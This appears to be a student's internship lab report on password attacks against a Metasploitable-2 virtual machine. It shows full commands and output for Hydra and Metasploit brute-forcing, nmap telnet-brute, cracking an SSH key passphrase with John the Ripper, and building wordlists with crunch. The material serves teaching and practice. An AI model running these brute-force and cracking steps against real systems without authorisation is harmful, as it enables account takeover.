

Internship Project 2:- System Hacking

Password Attack

1) Hydra:

- Use to find the default username and password of the system whose IP address is inputted by brute-forcing. Here, my target machine is “Metasploitable-2”.
- Initially, we need to create a list of usernames and passwords with which the hydra module is going to execute brute force attacks on the machine to find the default username and password.
- This brute-force attack is carried out through the open port - Port No. 23 (Telnet)

```
(kali@kali)-[~]
└─$ cat > username.txt
kali
root
msfadmin
admin
test
meadmin
john
mercedes
Dany
DJ
^C

(kali@kali)-[~]
└─$ cat > password.txt
kali
kali
msfadmin
admin
test
2048
5601
benz
gift
church
^C
```

```
(kali@kali)-[~]
└─$ hydra -l /home/kali/username.txt -P /home/kali/password.txt telnet://192.168.56.103
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-12 11:24:49
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking telnet://192.168.56.103/
[23][telnet] host: 192.168.56.103  login: msfadmin  password: msfadmin
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 1 to do in 00:01h, 3 active
^C

(kali@kali)-[~]
└─$
```

- Therefore, the default username of Metasploitable-2 is: Username: **msfadmin**
Password: **msfadmin**

2) Auxiliary Module:

- Auxiliaries are small scripts used in Metasploit which is used to crack the default username and password of the system using brute-forcing. Here, my target machine is “Metasploitable-2”.
- I am going to use the pre-created username and password lists itself for this attack.

[illegible]

The image shows a Kali Linux terminal window with the following content:

At the top, the terminal title is "kali@kali: ~". The top bar shows system status: "11:46 AM" and "99%".

The terminal output is as follows:

File Actions Edit View Help

Matching Modules

Name Disclosure Date Rank Check Description
0 auxiliary/scanner/ssh/ssh_login normal No SSH Login Check Scanner
1 auxiliary/scanner/ssh/ssh_identify_pubkeys normal No SSH Public Key Acceptance Scanner
2 auxiliary/scanner/ssh/ssh_login_pubkey normal No SSH Public Key Login Scanner
3 auxiliary/scanner/ssh/ssh_enumusers normal No SSH Username Enumeration
4 auxiliary/scanner/ssh/ssh_version normal No SSH Version Scanner
5 auxiliary/scanner/ssh/ssh_enum_git_keys normal No Test SSH Github Access

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/ssh/ssh_enum_git_keys

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDOS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
RPORT 22 yes The target port
STOP_ON_SUCCESS 22 yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/username.txt
USER_FILE => /home/kali/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.56.103:22 - Starting bruteforce
[*] 192.168.56.103:22 - Success: 'msfadmin:msfadmin' uid=1000(msfadmin) gid=1000(msfadmin) groups=(adm,20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugindev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
[*] Command shell session 1 opened (192.168.1.5:4444) => 192.168.56.103:22 at 2022-01-12 11:45:39 -0500

```
[*] 192.168.56.103:22 - Starting bruteforce
[+] 192.168.56.103:22 - Success: 'msfadmin:msfadmin'
```

3) NSE Scripts:

- This method of attack is used to crack the username and password of the target machine by brute-forcing using automated use scripts.
- The telnet-brute. nse script performs brute-force password guessing against telnet servers.
- The target machine here is “Metasploitable-2”.
- I am going to use the pre-created username and password lists itself for this attack.

```
(kali@kali)~$ nmap -d -vv -p 23 --script telnet-brute --script-args "userdb=username.txt, passdb=password.txt, telnet-brute.emptypass=true, telnet-brute.firstonly=false" 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 11:53 EST
Timing report
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0

NSE: Using Lua 5.3.
NSE: Arguments from CLI: userdb=username.txt, passdb=password.txt, telnet-brute.emptypass=true, telnet-brute.firstonly=false
NSE: Arguments parsed: userdb=username.txt, passdb=password.txt, telnet-brute.emptypass=true, telnet-brute.firstonly=false
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:53
Completed NSE at 11:53, 0.00s elapsed
Initiating Ping Scan at 11:53
Scanning 192.168.56.103 [2 ports]
Completed Ping Scan at 11:53, 0.00s elapsed (1 total hosts)
Overall sending rates: 540.25 packets / s.
mass_rdns: Using DNS server 10.0.136.7
Initiating Parallel DNS resolution of 1 host. at 11:53
mass_rdns: 0.07s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 11:53, 0.07s elapsed
DNS resolution of 1 IPs took 0.07s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 11:53
Scanning 192.168.56.103 [1 port]
Discovered open port 23/tcp on 192.168.56.103
Completed Connect Scan at 11:53, 0.00s elapsed (1 total ports)
Overall sending rates: 450.86 packets / s.
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:53
NSE: Starting telnet-brute against 192.168.56.103:23.
NSE: [telnet-brute 192.168.56.103:23] Discovered account: msfadmin:msfadmin - Valid credentials
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
NSE: Finished telnet-brute against 192.168.56.103:23.
```

```
PORT      STATE SERVICE REASON
23/tcp    open  telnet  syn-ack
telnet-brute:
Accounts:
msfadmin:msfadmin - Valid credentials
Statistics: Performed 88 guesses in 16 seconds, average tps: 5.5
Final times for host: srtt: 3369 rttvar: 4141 to: 100000
```

4) John the Ripper:

- John the Ripper is a very powerful tool that is used to crack passwords, hashes, Private Key passwords, etc.
- Here, I am going to demonstrate how to crack SSH Private Key Password using John the Ripper tool.
- Key-based authentication is much more secure than password-based authentication as only a private key can decrypt the encrypted communication which is provided by a public key.
- But even that is not secure as we think as SSH Private key passwords can be cracked by using John the Ripper.
- To begin, we add a new user - "**hackme**" to our target machine - **Metasploitable-2**.

```
msfadmin@metasploitable:~$ sudo adduser hackme
[sudo] password for msfadmin:
Adding user 'hackme' ...
Adding new group 'hackme' (1004) ...
Adding new user 'hackme' (1004) with group 'hackme' ...
Creating home directory '/home/hackme' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for hackme
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
/Is the information correct? [y/N] y
msfadmin@metasploitable:~$
```

- Now, we switch to the user that we have added and create a public/private RSA key pair.

```
msfadmin@metasploitable:~$ su - hackme
Password:
hackme@metasploitable:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/hackme/.ssh/id_rsa):
Created directory '/home/hackme/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/hackme/.ssh/id_rsa.
Your public key has been saved in /home/hackme/.ssh/id_rsa.pub.
The key fingerprint is:
58:c5:85:d2:9b:cb:b2:b6:02:f3:a6:9d:b2:40:01:80 hackme@metasploitable
hackme@metasploitable:~$
```


- Now the private key is saved in the “**id_rsa**” file and the password (passphrase) that I have given is “**abc123**”.
- We also create a file named “**authorized_keys**” to make sure that we are allowed to connect from our other machine (Kali Linux).
- We also give the required permissions so as to ensure that only the user can read or write any changes in that file.
- We also copy the contents of the “**id_rsa.pub**” file to **authorized_keys**.

```
hackme@metasploitable:~/.ssh$ touch authorized_keys
hackme@metasploitable:~/.ssh$ chmod 600 authorized_keys
hackme@metasploitable:~/.ssh$ cat id_rsa.pub >> authorized_keys
hackme@metasploitable:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAoZ2GHouCXq9VRcggOvQKU7n6PT9ZDcW+Mo4oSQ6lWmP1
dTMn1+WPiJiPAeCZ4yyQUt9MNTROl2d1xKl1lgwenJtUzCdHKbwi+rv6d9BQ2RRdcmGejnxThy7gw+uN3
TZdKV8Mtn7+o5uefPr3f1bA+HiidnPGhuMwhu+E2epxzeEOWFmEj3DRYUQ1jrupRMSQ5L6ePlzNa56se
N1CjifBkd2s7JDX7Ns iNP/PCH3LSE7x7mWAXrtQRjC+n8ix08GeMTrFBHsCD5lZAEVY6MmojEBQWvKRX
d846XU2T09t0J+vOd1RaNiySung/wbnyLzc4C5DvK4en7sNE05w1Q/Qziw== hackme@metasploitab
le
hackme@metasploitable:~/.ssh$ _
```

- Now, we input an HTTP server so that Kali Linux can send a request and grab the “**id_rsa**” file.

```
hackme@metasploitable:~/.ssh$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

- We then grab the file from the Kali Linux machine, and by running python ssh2john.py on **id_rsa**, we transfer the results to a new file named “**id_rsa.hash**”.
- We also download a common password list named “**darkweb2017-top10.txt**”.

```
(kali@kali)-[~]
└─$ cd Desktop
(kali@kali)-[~/Desktop]
└─$ wget http://192.168.56.103:8000/id_rsa
2022-01-14 11:49:02 - http://192.168.56.103:8000/id_rsa
Connecting to 192.168.56.103:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1743 (1.7K) [application/octet-stream]
Saving to: 'id_rsa'

id_rsa                                     100%[=====] 1.70K --KB/s in 0s
2022-01-14 11:49:02 (94.9 MB/s) - 'id_rsa' saved [1743/1743]

(kali@kali)-[~/Desktop]
└─$ python ssh2john.py id_rsa > id_rsa.hash

(kali@kali)-[~/Desktop]
└─$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/darkweb2017-top10.txt
2022-01-14 11:57:58 - https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/darkweb2017-top10.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443... failed: Connection timed out.
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 81 [text/plain]
Saving to: 'darkweb2017-top10.txt'

darkweb2017-top10.txt                     100%[=====] 81 --KB/s in 0s
2022-01-14 12:00:15 (1.69 MB/s) - 'darkweb2017-top10.txt' saved [81/81]
```

- Now, I have transferred the **id_rsa.hash** and **darkweb2017-top10.txt** files to the **john/src** directory. (Initially present in Desktop directory)
- Now, we use john to crack the SSH Private key password.

```
(kali㉿kali)-[~/Desktop]
$ cd

(kali㉿kali)-[~]
$ cd john/src

(kali㉿kali)-[~/john/src]
$ john --wordlist=darkweb2017-top10.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (id_rsa)
1g 0:00:00:00 DONE (2022-01-14 12:05) 25.00g/s 250.0p/s 250.0c/s 250.0C/s 123456..123123
Session completed
```

```
(kali㉿kali)-[~/john/src]
$ john --show id_rsa.hash
id_rsa:abc123


1 password hash cracked, 0 left
id_rsa.hash

(kali㉿kali)-[~/john/src]
$
```

5) Password generating using crunch:

- To make a password list containing any characters from A-Z or 0-9, we use the following command:

```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ crunch 6 6 ABCD1234 -o password.txt  
Crunch will now generate the following amount of data: 1835008 bytes  
1 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 262144  
crunch: 100% completed generating output  
  
(kali㉿kali)-[~/Desktop]  
$
```



- To make a more customized password list, we use the following command:

```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ crunch 4 4 -t ,@^%  
Crunch will now generate the following amount of data: 1115400 bytes  
1 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 223080  
Aa!0  
Aa!1  
Aa!2  
Aa!3  
Aa!4  
Aa!5  
Aa!6  
Aa!7  
Aa!8  
Aa!9  
Aa@0  
Aa@1  
Aa@2  
Aa@3  
Aa@4  
Aa@5  
Aa@6  
Aa@7  
Aa@8  
Aa@9  
Aa#0  
Aa#1  
Aa#2  
Aa#3  
Aa#4  
Aa#5  
Aa#6  
Aa#7  
Aa#8  
Aa#9  
Aa$0  
Aa$1  
Aa$2  
Aa$3  
Aa$4  
Aa$5  
Aa$6  
Aa$7  
Aa$8  
Aa$9  
Aa%0  
Aa%1
```



```
File Actions Edit View Help
Zz,0 kali@kali:~$
Zz,1
Zz,2
Zz,3
Zz,4
Zz,5
Zz,6
Zz,7
Zz,8
Zz,9
Zz.0
Zz.1
Zz.2
Zz.3
Zz.4
Zz.5
Zz.6
Zz.7
Zz.8
Zz.9
Zz?0
Zz?1
Zz?2
Zz?3
Zz?4
Zz?5
Zz?6
Zz?7
Zz?8
Zz?9
Zz/0
Zz/1
Zz/2
Zz/3
Zz/4
Zz/5
Zz/6
Zz/7
Zz/8
Zz/9
Zz 0
Zz 1
Zz 2
Zz 3
Zz 4
Zz 5
Zz 6
Zz 7
Zz 8
Zz 9

(kali@kali)-[~/Desktop]
$
```

